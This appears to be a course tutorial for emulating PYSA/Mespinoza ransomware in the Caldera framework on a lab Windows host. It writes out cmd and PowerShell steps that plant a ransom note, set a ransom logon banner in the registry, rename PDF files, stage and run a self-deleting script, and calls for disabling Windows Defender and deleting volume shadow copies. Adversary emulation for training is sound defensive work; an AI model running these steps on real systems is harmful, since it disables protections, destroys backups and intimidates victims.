
**PYSA/Mespinoza Ransomware Emulation Guide Using Caldera**

Link to PYSA/Mespinoza Ransomware: <https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-CTI-003.pdf>

**Create an adversary and add the “Disable Windows Defender All” ability**

**Next we need to create a ability that changes the File Association**

Fill in the fields as you see below



Make sure the “Platform” is “windows“ and the “Executor” is “cmd”


In the code section paste:

echo Your data is encrypted. Contact us to get your data back! > C:\Users\champuser\Desktop\READ.README && assoc .README=txtfile

#This code will create a .README file on the victims desktop and put the message “Your data is #encrypted. Contact us to get your data back!” into the file.

**Next we need to create an ability that changes the logon legal warning**

Fill in the fields as shown below



Make sure the “Platform” is “windows“ and the “Executor” is “psh”


Then add the following code:

# This code will create a screen that the user will see when they log on telling them that their #data is encrypted.

Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -Name "legalnoticetext" -Value "Information is on the Desktop to get your data. We are looking forward to working together." ; Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -Name "legalnoticecaption" -Value "YOUR DATA IS ENCRYPTED !"

**Now we need to create an ability for the ransomware itself**

Fill in the fields as shown below



Make sure the “Platform” is “windows“ and the “Executor” is “psh”


Then add the following code:

#This code search through the C:\Users\champuser\Documents file path and finds files with the #.pdf file extension and changes .pdf to .pysa

get-childitem C:\Users\champuser\Documents -Filter "\*pdf\*" -Recurse | rename-item -NewName {$\_.name -replace 'pdf','pysa' }

**Next we need to create an ability to emulate the “step1.ps1” and “step2.ps1” files**

Fill in the fields as shown below



# This part will search the C folder for .txt files and output them to a file called “AllFiles.txt” in the #public folder

Get-ChildItem -Path C:\\*.txt -Recurse -Force | Out-File -FilePath C:\Users\Public\AllFiles.txt;

# This part will copy the powershell executable and put it in the public folder

Copy-Item "C:\Windows\\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -Destination "C:\Users\Public";

# This part creates a random number and set the variable “nName” to “EnNoB-”

[Int] $rand = Get-Random -Minimum 1000 -Maximum 9876;

$nName = "EnNoB-$rand";

# This part will name the file with the nName variable

Rename-Item -Path "C:\Users\Public\powershell.exe" -NewName $nName;

# This section will initialize the file, filePath, and allFiles variables

$file = "C:\Users\Public\step2.ps1";

$filePath = "$" + "filePath";

$allFiles = "$" + "allFiles";

# This section puts the code of the “step2.ps1” into the steps file

$steps = "param([String]$filePath,[String]$allFiles);";

$steps = $steps + " type $allFiles;";

$steps = $steps + " Remove-Item $filePath -Force;";

# This will put the code in the file variable which holds the file path of the step2.ps1 file

$steps > $file;

# This section initializes the parameters that will be passed to the step2.ps1 file for it to execute #properly

$params = '-filePath "C:\Users\Public\$nname" -allFiles "C:\Users\Public\AllFiles.txt" -Force';

# This command will execute the step2.p1 file given the parameters that were set.

Invoke-Expression "$file $params";

**The next step is the add the “Discover Local Hosts” ability to the adversary**

**Lastly add the “Windows - Delete Volume Shadow Copies” ability to the adversary**

Now your adversary is complete and you are ready to run the operation on the victim's host :)

Note: This information came from a Threat Emulation Course created by [Duane Dunston](mailto:dunston@champlain.edu). Here is the link to that course

<https://docs.google.com/document/d/1wvIqOVCpvhxgDQOw9DXJuiM8I2aW6UW3DkzaslKqKH4/edit>